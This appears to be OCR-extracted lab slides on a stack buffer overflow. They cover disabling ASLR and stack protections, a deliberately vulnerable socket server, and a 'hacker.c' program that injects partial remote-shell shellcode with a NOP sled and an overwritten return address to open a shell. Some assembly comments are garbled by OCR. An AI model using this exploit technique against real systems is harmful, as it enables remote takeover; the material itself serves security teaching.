


Kali Linux 32 bit




Bof.zip

[LAB]Stack Buffer Overflow



Overflow rcv_buffer[] in read_n_display()

[LAB] Stack Buffer Overflow



Unzip the Files

Stack Buffer Overflow

[System Settings for the LAB]


✓ Off the ASLR

```
Echo 0 > /proc/sys/kernel/randomize_va_space
   cat /proc/sys/kernel/randomize_va_space
```

```
root@kali:~/Documents/BOF/bof# cat /proc/sys/kernel/randomize_va_space
2
root@kali:~/Documents/BOF/bof# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:~/Documents/BOF/bof# cat /proc/sys/kernel/randomize_va_space
0
```

✓ Off the DEP

32 bit only!



Open | *Makefile ~/Documents/BOF/bof | Save

hacker.c | *Makefile

```
CFLAGS = -g -Wall
CFLAGS_BoF = -fno-stack-protector -mpreferred-stack-boundary=2 -z execstack
OUT_FILE_NAME_SERVER = server
OUT_FILE_NAME_CLIENT = client
OUT_FILE_NAME_HACKER = hacker
SRCS_SERVER = server.c
SRCS_CLIENT = client.c
SRCS_HACKER = hacker.c
```

Stack Buffer Overflow

Server.c

```
void read_n_display(int cli_socket_id) {
        char rcv_buffer[200];
        int nbytes;

        /*
         * display information that helps analyze the stack for function read_n_display
         * (a) addresses of codes (main, read_n_display)
         * (b) data in stack for function read_n_display()
         */
        //printf("&main(): %p\n", &main);
        //printf("&read_n_display(): %p\n", &read_n_display);

        // read data and store the data in rcv_buffer
        bzero(rcv_buffer, sizeof(rcv_buffer));
        if ((nbytes = read(cli_socket_id, rcv_buffer, 1000)) <= 0)
                exit_with_error(NULL);

        // display received data
        printf("   %d bytes received: ", nbytes);
        if (nbytes <= 30) printf("%s", rcv_buffer);
        printf("\n");

        // display data in stack
        display_mem(rcv_buffer, ((char *)&cli_socket_id)+4);
}
```

Client.c

```
    /*
     * 3. send data
     */
    printf("3] sending data to server 3 times\n");
    bzero(reqstring, sizeof(reqstring));
    strcpy(reqstring, "HI THERE");
    for (i=0; i<3; i++) {
            sleep(2);
            write(socket_id, reqstring, strlen(reqstring));
            printf("    '%s' sent to server\n", reqstring);
    }
```

Stack Buffer Overflow

① Check the Server's Return Address & Local variable

-Match the IP/Port#

```c
int main() {
        int socket_id;
        struct sockaddr_in cli_sockaddr;
connect()
        short port_num = 8001;
        const char* server_ip = "192.168.11.138"

        char reqstring[1000];
        int i;
```


Client.c

```c
struct sockaddr_in srv_sockaddr;
struct sockaddr_in cli_sockaddr;

int optval;
unsigned int cli_sockaddr_size = sizeof(
short port_num = 8001;

fd_set read_socket_ids;
```

Server.c

make

```
root@nayoun:~/Documents/bof# make
gcc -g -Wall -fno-stack-protector -mpreferred-stack-boundary=2 -z execstack -o c
lient client.c
```



Stack Buffer Overflow

① Check the Server's Return Address & Local variable

-Execute Client after the Server

SERVER

`./server`

```
root@nayoun:~/Documents/bof# ./server
1] creating socket for listening
2] binding socket
3] listening on socket.
4] accepting connection from 192.168.11.138.
   socket id for accepted connection: 4
5] receive & display data from client
   8 bytes received: HI THERE

===== display memory =====

0xbffff13c: H (0x48) I (0x49)  (0x20) T (0x54)
0xbffff140: H (0x48) E (0x45) R (0x52) E (0x45)
0xbffff144: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff148: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff14c: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff150: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff154: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff158: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff15c: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff160: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
0xbffff164: ? (0x0) ? (0x0) ? (0x0) ? (0x0)
```

SERVER

`read_n_display()`

`char rcv_buffer[200]`

(“HI THERE”)
(“HI THERE”)
(“HI THERE”)


Client

`./client`

```
root@nayoun:~/Documents/bof# ./client
1] creating socket
2] connecting to server
   connected
3] sending data to server 3 times
   'HI THERE' sent to server
   'HI THERE' sent to server
   'HI THERE' sent to server
4] closing connection
```

Stack Buffer Overflow

① Check the Server's Return Address & Local variable



Stack Buffer Overflow

Hacker.c

```
/* Shell Code: 177 bytes */
        char shellcode[]=
                "\x31\xc0"                      /* xorl %eax,%eax        */
                "\xb0\x02"                      /* movb $0x2,%al         */
                "\xcd\x80"                      /* int $            */
                "\x85\xc0"                      /*estl %eax,%eax       */
                "\x75\x43"                      /* jne 0x43              */
                "\xeb\x43"                      /* jmp 0x43              */
                "\x5e"                          /* popl %esi             */
                "\x31\xc0"                      /* xorl %eax,%eax        */
                "\x31\xdb"                      /* xorl %ebx,%ebx        */
                "\x89\xf1"                      /* movl %esi,%ecx        */
                "\xb0\x02"                      /* movb $0x2,%al         */
                "\x89\x06"                      /* movl %eax,(%     */
                "\xb0\x01"                      /* movb $0x1,%al         */
                "\x89\x46\x04"                  /* movl %eax,0x4(si)   */
                "\xb0\x06"                      /* movb $0x6,%al         */
                "\x89\x46\x08"                  /* movl %eax,0x8(%esi)   */
                "\xb0\x66"                      /* movb $0x66,%l       */
                "\xb3\x01"                      /* movb $0x1,%bl         */
                "\xcd\x80"                      /* int $0x80           */
                "\x89\x06"                      /* movl %eax,(%esi)      */
                "\xb0\x02"                      /* movb $0x2,%al         */
                "\x66\x89\x46\x0c"              /* movw %ax,0xc(%esi)    */
```


```
/* 3-1. place shell code (177 bytes) in reqstring */
for (i=0; i<strlen(shellcode); i++)
        p[i] = shellcode[i];
p += strlen(shellcode);

/* 3-2. place N dummy commands after shell codes
 *      these can be anything other than NULL string 0x00
 */
N = 43;
for (i=0; i<N; i++)
        p[i] = '\x90';
p += N;

/* 3-3. place return address (in reverse order - little Endian) */
p[0] = 0x3c;
p[1] = 0xf1;
p[2] = 0xff;
p[3] = 0xbf;
```

Stack Buffer Overflow

② Designing Attack Packet

Malware 177 Bytes

Hacker.c



4 Bytes

224 Bytes

```
/* Shell Code: 177 bytes */
char shellcode[]=
        "\x31\xc0"              /* xorl %eax,%eax       */
        "\xb0\x02"              /* movb $0x2,%al        */
        "\xcd\x80"              /* int $          */
        "\x85\xc0"              /*estl %eax,%eax     */
        "\x75\x43"              /* jne 0x43             */
        "\xeb\x43"              /* jmp 0x43             */
        "\x5e"                  /* popl %esi            */
        "\x31\xc0"              /* xorl %eax,%eax       */
        "\x31\xdb"              /* xorl %ebx,%ebx       */
        "\x89\xf1"              /* movl %esi,%ecx       */
        "\xb0\x02"              /* movb $0x2,%al        */
        "\x89\x06"              /* movl %eax,(%    */
```

Remote Shell

```
/* 3-2. place N dummy commands
 *      these can be anything
 */
N = 43;
for (i=0; i<N; i++)
        p[i] = '\x90';
p += N;
```

```
/* 3-3. place return address
p[0] = 0x3c;
p[1] = 0xf1;
p[2] = 0xff;
p[3] = 0xbf;
```

```
short port_num = 8001;                    //

const char* server_ip = "192.168.11.138";
```

Stack Buffer Overflow

③ Send Attack Packet & Open Remote Shell

-Execute Hacker, after the **Server**

SERVER.c

```
===== display memory =====

0xbffff13c: 1 (0x31) ? (0xc0) ? (0xb0) ? (0x2)
0xbffff140: ? (0xcd) ? (0x80) ? (0x85) ? (0xc0)
0xbffff144: u (0x75) C (0x43) ? (0xeb) C (0x43)
0xbffff148: ^ (0x5e) 1 (0x31) ? (0xc0) 1 (0x31)
0xbffff14c: ? (0xdb) ? (0x89) ? (0xf1) ? (0xb0)
0xbffff150: ? (0x2) ? (0x89) ? (0x6) ? (0xb0)
0xbffff154: ? (0x1) ? (0x89) F (0x46) ? (0x4)
0xbffff158: ? (0xb0) ? (0x6) ? (0x89) F (0x46)
0xbffff15c: ? (0x8) ? (0xb0) f (0x66) ? (0xb3)
0xbffff160: ? (0x1) ? (0xcd) ? (0x80) ? (0x89)
0xbffff164: ? (0x6) ? (0xb0) ? (0x2) f (0x66)
0xbffff168: ? (0x89) F (0x46) ? (0xc) ? (0xb0)
0xbffff16c: w (0x77) f (0x66) ? (0x89) F (0x46)
0xbffff170: ? (0xe) ? (0x8d) F (0x46) ? (0xc)
0xbffff174: ? (0x89) F (0x46) ? (0x4) 1 (0x31)
0xbffff178: ? (0xc0) ? (0x89) F (0x46) ? (0x10)
0xbffff17c: ? (0xb0) ? (0x10) ? (0x89) F (0x46)
```

Hacker.c


```
root@nayoun:~/Documents/bof# ./hacker
1] creating socket
2] connecting to server
   connected
3-1] building malicious string including remote-shell codes
3-2] sending malicious string
     a total of 224 bytes sent
     buffer overflow (BOF) might be occurring now @ server
4] connecting to remote shell
   connected to remote shell
5] you may now run any linux commands
```

Remote Shell Opened

